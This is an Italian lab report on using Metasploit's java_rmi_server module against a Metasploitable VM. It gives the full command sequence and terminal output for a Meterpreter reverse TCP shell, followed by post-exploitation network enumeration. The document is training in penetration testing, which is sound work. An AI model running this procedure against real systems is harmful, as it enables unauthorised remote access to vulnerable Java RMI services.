

Report di Laboratorio:

Exploit Java RMI con Metasploit

Analisi Vulnerabilità e Post-Exploitation su Target Metasploitable

Josh Van Edward D. Abanico

23 gennaio 2026

Sommario

Il documento illustra le attività di Penetration Testing condotte sul servizio Java RMI (Remote Method Invocation) esposto dalla macchina target Metasploitable. L'attività si suddivide nella configurazione dello scenario di rete, identificazione del modulo di exploit corretto all'interno del framework Metasploit, esecuzione dell'attacco e successiva raccolta di evidenze tramite sessione Meterpreter, in conformità con i requisiti operativi assegnati.

Indice

1	Obiettivo dell'Esercitazione	2
2	Fase 1: Configurazione dello Scenario	2
3	Fase 2: Ricerca e Selezione dell'Exploit	3
4	Fase 3: Esecuzione dell'Attacco	4
4.1	Configurazione dei Parametri	4
5	Fase 4: Raccolta Evidenze (Post-Exploitation)	5
5.1	Configurazione di Rete	5
5.2	Tabella di Routing	5
6	Conclusioni	6

1 Obiettivo dell'Esercitazione

L'obiettivo primario è sfruttare una vulnerabilità nota nel servizio **Java RMI Server** in ascolto sulla porta **1099**. Utilizzando il framework **Metasploit**, condurremo un attacco strutturato nelle seguenti fasi:

1. Configurazione e verifica dei parametri di rete (Attaccante e Vittima).
2. Ricerca del modulo di exploit specifico per Java RMI.
3. Configurazione ed esecuzione dell'exploit per ottenere una reverse shell.
4. Post-Exploitation: raccolta informazioni di rete e routing tramite Meterpreter.

2 Fase 1: Configurazione dello Scenario

Prima di avviare l'attacco, è stato necessario configurare le interfacce di rete delle macchine virtuali secondo i requisiti del laboratorio:

- **Attaccante (Kali Linux):** IP assegnato 192.168.11.111.
- **Vittima (Metasploitable):** IP assegnato 192.168.11.112.

Le figure seguenti confermano la corretta applicazione delle configurazioni.




Figura 1: Configurazione IP statico sulla macchina attaccante (Kali).



Avviato il framework Metasploit, è stata effettuata una ricerca per individuare i moduli relativi a "java rmi". **Comando utilizzato:** `search java rmi`

Dall'output della ricerca, è stato selezionato l'exploit `exploit/multi/misc/java_rmi_server` (dice 8), noto per sfruttare configurazioni insicure predefinite del servizio RMI.




4 Fase 3: Esecuzione dell'Attacco

Dopo aver selezionato il modulo, si è proceduto alla configurazione dei parametri essenziali per stabilire la connessione inversa (Reverse TCP).

4.1 Configurazione dei Parametri

Sono stati impostati i seguenti valori tramite il comando `set`:

- **RHOSTS (192.168.11.112)**: L'indirizzo IP della macchina target.
- **LHOST (192.168.11.111)**: L'indirizzo IP della macchina attaccante (Kali) per ricevere la connessione di ritorno.
- **RPORT**: Lasciato al valore di default 1099.



```
kali@kali: ~  
Session Actions Edit View Help  
msf > use 8  
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp  
msf exploit(multi/misc/java_rmi_server) > show options  
Module options (exploit/multi/misc/java_rmi_server):  


| Name      | Current Setting | Required | Description                                                                                                                           |
|-----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                           |
| RHOSTS    |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                                |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                 |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                          |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                      |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                   |

  
Payload options (java/meterpreter/reverse_tcp):  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.50.151  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

  
Exploit target:  


| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |

  
View the full module info with the info, or info -d command.  
msf exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112  
RHOSTS => 192.168.11.112  
msf exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111  
LHOST => 192.168.11.111  
msf exploit(multi/misc/java_rmi_server) > 
```

Figura 4: Configurazione delle opzioni RHOSTS e LHOST.

Lanciando il comando `exploit`, il modulo ha inviato correttamente l'RMI Header e il payload JAR. La vulnerabilità è stata sfruttata con successo, aprendo la sessione **Meterpreter** 2.



```
kali@kali: ~  
Session Actions Edit View Help  
msf exploit(multi/misc/java_rmi_server) > exploit  
[*] Started reverse TCP handler on 192.168.11.111:4444  
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/tlv8e8uU  
[*] 192.168.11.112:1099 - Server started.  
[*] 192.168.11.112:1099 - Sending RMI Header ...  
[*] 192.168.11.112:1099 - Sending RMI Call ...  
[*] 192.168.11.112:1099 - Replied to request for payload JAR  
[*] Sending stage (58073 bytes) to 192.168.11.112  
[*] Meterpreter session 2 opened (192.168.11.111:4444 -> 192.168.11.112:38384) at 2026-01-23 04:15:55 -0500  
meterpreter > 
```


Figura 5: Esecuzione dell'exploit e apertura della sessione Meterpreter.

5 Fase 4: Raccolta Evidenze (Post-Exploitation)

Una volta ottenuto l'accesso remoto tramite Meterpreter, sono state raccolte le informazioni richieste sulla configurazione di rete della macchina compromessa.

5.1 Configurazione di Rete

Utilizzando il comando `ipconfig` all'interno della sessione Meterpreter, è stata verificata la configurazione delle interfacce di rete della macchina remota.




```
kali@kali: ~  
Session Actions Edit View Help  
meterpreter > ipconfig  
  
Interface 1  
-----  
Name       : lo - lo  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 127.0.0.1  
IPv4 Netmask : 255.0.0.0  
IPv6 Address : ::1  
IPv6 Netmask : ::  
  
Interface 2  
-----  
Name       : eth0 - eth0  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 192.168.11.112  
IPv4 Netmask : 255.255.255.0  
IPv6 Address : fe80::a00:27ff:fed9:b02d  
IPv6 Netmask : ::  
meterpreter > |
```

Figura 6: Output del comando `ipconfig` sulla macchina vittima.

5.2 Tabella di Routing

Successivamente, è stata analizzata la tabella di routing tramite il comando `route`, evidenziando le sottoreti raggiungibili dal target.



```
kali@kali: ~  
Session Actions Edit View Help  
meterpreter > route  
  
IPv4 network routes  
-----  
Subnet      Netmask      Gateway  Metric  Interface  
-----  
127.0.0.1   255.0.0.0    0.0.0.0  0       eth0  
192.168.11.112 255.255.255.0 0.0.0.0  0       eth0  
  
IPv6 network routes  
-----  
Subnet      Netmask      Gateway  Metric  Interface  
-----  
::1         ::           ::       0       eth0  
fe80::a00:27ff:fed9:b02d ::           ::       0       eth0  
meterpreter > |
```

Figura 7: Visualizzazione della tabella di routing del target.

6 Conclusioni

L'esercitazione ha dimostrato con successo la criticità del servizio Java RMI quando configurato con impostazioni di default insicure. L'utilizzo del modulo `java_rmi_server` di Metasploit ha permesso di ottenere rapidamente un accesso privilegiato al sistema, bypassando le normali procedure di autenticazione.

L'accesso Meterpreter ottenuto ha garantito il controllo completo per le attività di post-exploitation, permettendo l'enumerazione delle interfacce di rete e delle rotte, come richiesto dalla traccia del laboratorio.